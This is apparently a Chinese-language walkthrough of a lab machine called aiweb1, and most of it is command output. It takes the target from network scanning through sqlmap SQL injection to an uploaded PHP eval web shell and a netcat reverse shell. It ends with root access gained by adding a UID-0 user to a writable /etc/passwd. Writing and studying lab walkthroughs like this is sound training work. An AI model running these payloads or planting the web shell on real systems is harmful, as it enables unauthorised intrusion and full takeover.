

主机发现: arp-scan -l

```
(root@kali) - [/home/kali]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:40:80:00, IPv4: 192.168.52.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.52.1    00:50:56:c0:00:08    (Unknown)
192.168.52.2    00:50:56:ed:8c:c1    (Unknown)
192.168.52.146  00:0c:29:fd:10:19    (Unknown)
192.168.52.164  00:0c:29:9d:0d:1d    (Unknown)
192.168.52.254  00:50:56:ef:b9:00    (Unknown)
```


端口扫描: nmap -p- --min-rate 1000 192.168.52.164

```
(root@kali) - [/home/kali]
# nmap -p- --min-rate 1000 192.168.52.164
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-15 20:42 EDT
Nmap scan report for 192.168.52.164
Host is up (0.00083s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:9D:0D:1D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
```

目录扫描: dirsearch -u <http://192.168.52.164:80>

```
[20:44:51] 403 - 220B - /.htaccess
[20:44:51] 403 - 213B - /.php
[20:45:22] 200 - 80B - /robots.txt
[20:45:23] 403 - 223B - /server-status/
[20:45:23] 403 - 222B - /server-status
```



```
User-agent: *
Disallow:
Disallow: /m3diNf0/
Disallow: /se3reTdir777/uploads/
```

目录扫描: dirsearch -u <http://192.168.52.164/m3diNf0/>
<http://192.168.52.164/m3diNf0/info.php>

CONTEXT_DOCUMENT_ROOT	/home/www/html/web1x443290o2sdf92213
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/home/www/html/web1x443290o2sdf92213/m3diNf0/info.php

访问: <http://192.168.52.164/se3reTdir777/>

存在报错注入

1	"or "a"="a	200	30	15
2	)or('a'='a	200	18	45
3	admin'#	200	35	15
4	admin"#	200	25	15
5	admin')#	200	7	44
6	admin")#	200	12	15
7	or 1=1--	200	40	15
8	'or 1=1--	200	14	44
9	a'or' 1=1--	200	38	17

请求 响应

美化 Raw Hex 页面渲染

'ou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')or('a'='a' at line 1

导出 post 数据包，sqlmap 测试

```

C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>sqlmap -r sql.txt -p uid

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
tain any necessary permits before attacking any target. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 20:49:38 /2026-05-15/

[20:49:38] [INFO] parsing HTTP request from 'sql.txt'
[20:49:38] [INFO] testing connection to the target URL
[20:49:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:49:38] [INFO] testing if the target URL content is stable
[20:49:38] [INFO] target URL content is stable
[20:49:38] [INFO] heuristic (basic) test shows that POST parameter 'uid' might be injectable (possible DBMS: 'MySQL')
[20:49:38] [INFO] heuristic (XSS) test shows that POST parameter 'uid' might be vulnerable to cross-site scripting (XSS) attacks
[20:49:38] [INFO] testing for SQL injection on POST parameter 'uid'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

```

```

POST parameter 'uid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 148 HTTP(s) requests:

Parameter: uid (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: uid=1' OR NOT 3942=3942#&0operation=Submit

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: uid=1' AND GTID_SUBSET(CONCAT(0x7178627a71,(SELECT (ELT(7458=7458,1))),0x7171767171),7458)-- cBwq60operation=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: uid=1' AND (SELECT 7841 FROM (SELECT(SLEEP(5)))GSNz)-- fomA60operation=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: uid=1' UNION ALL SELECT CONCAT(0x7178627a71,0x6677659494c6971496f446e4e794f536e7742556f7049784e57594b6e56416a71786651
1),NULL,NULL#&0operation=Submit

[20:50:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.6
[20:50:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.52.164'
[20:50:20] [WARNING] your sqlmap version is outdated

```

存在注入

获取 shell

sqlmap -r sql.txt -p uid --os-shell --web-root="/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/"

```

[21:01:02] [INFO] the file stager has been successfully uploaded on '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.52.16
4:80/se3reTdir777/uploads/tmpuvttv.php
[21:01:02] [INFO] the backdoor has been successfully uploaded on '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/' - http://192.168.52.164:8
0/se3reTdir777/uploads/tmpbnavq.php
[21:01:02] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>

```

```

*shell.php
~/Desktop

1 <?php @eval($_POST['xss']);?>


```

写入木马：`sqlmap -u "http://192.168.52.164/se3reTdir777/index.php" --data "uid=1&Operation=Submit" --file-write shell.php --file-dest /home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/shell.php`

```

Payload: uid=1 UNION ALL SELECT NULL,CONCAT(0x16b76b671,0x6f4c55954554f794c44695a4049406641734677785370667768574563589967536962555245554f,0x717a7a71),NULL#6Operation=Submit

[21:08:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.6
[21:08:29] [INFO] fingerprinting the back-end DBMS operating system
[21:08:29] [INFO] the back-end DBMS operating system is Linux
[21:08:29] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/shell.php')? [Y/n] y
[21:08:33] [INFO] the remote file '/home/www/html/web1x443290o2sdf92213/se3reTdir777/uploads/shell.php' is larger (32 B) than the local file 'shell.php' (30B)
[21:08:33] [INFO] fetched data logged to text files under: /root/.local/share/sqlmap/output/192.168.52.164/
```



连接

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.52.128] from (UNKNOWN) [192.168.52.164] 33548
Linux aiweb1 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
01:16:33 up 35 min, 0 users, load average: 0.47, 0.56, 0.71
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
www-data@aiweb1:/tmp$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-r--r-- 1 www-data www-data 1664 Aug 21 2019 /etc/passwd
www-data@aiweb1:/tmp$
```

使用 Perl 生成带有盐值的密码：

```
perl -le 'print crypt("password", "salt")'
```

2. 添加新用户到 /etc/passwd

将生成的密码添加到 /etc/passwd 文件中，并设置 UID 为 0（即 root 权限）：

```
echo "newuser:encrypted_password:0:0:User:/root:/bin/bash" >> /etc/passwd
```

3. 登录并验证

使用新创建的用户登录系统：

```
su - newuser
whoami # 应显示为 root
```

通过以上步骤，可以成功利用 /etc/passwd 文件进行提权。需要注意的是，这种方法存在较大的安

```
www-data@aiweb1:/tmp$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-r--r-- 1 www-data www-data 1664 Aug 21 2019 /etc/passwd
www-data@aiweb1:/tmp$ perl -le 'print crypt("password", "salt")'
perl -le 'print crypt("password", "salt")'
sa3tHJ3/KuYvI
www-data@aiweb1:/tmp$ echo "xss:sa3tHJ3/KuYvI:0:0:User:/root:/bin/bash" >> /etc/passwd
xss:sa3tHJ3/KuYvI:0:0:User:/root:/bin/bash >> /etc/passwd
www-data@aiweb1:/tmp$ su xss
su xss
Password: password

root@aiweb1:/tmp# whoami
whoami
root
root@aiweb1:/tmp#
```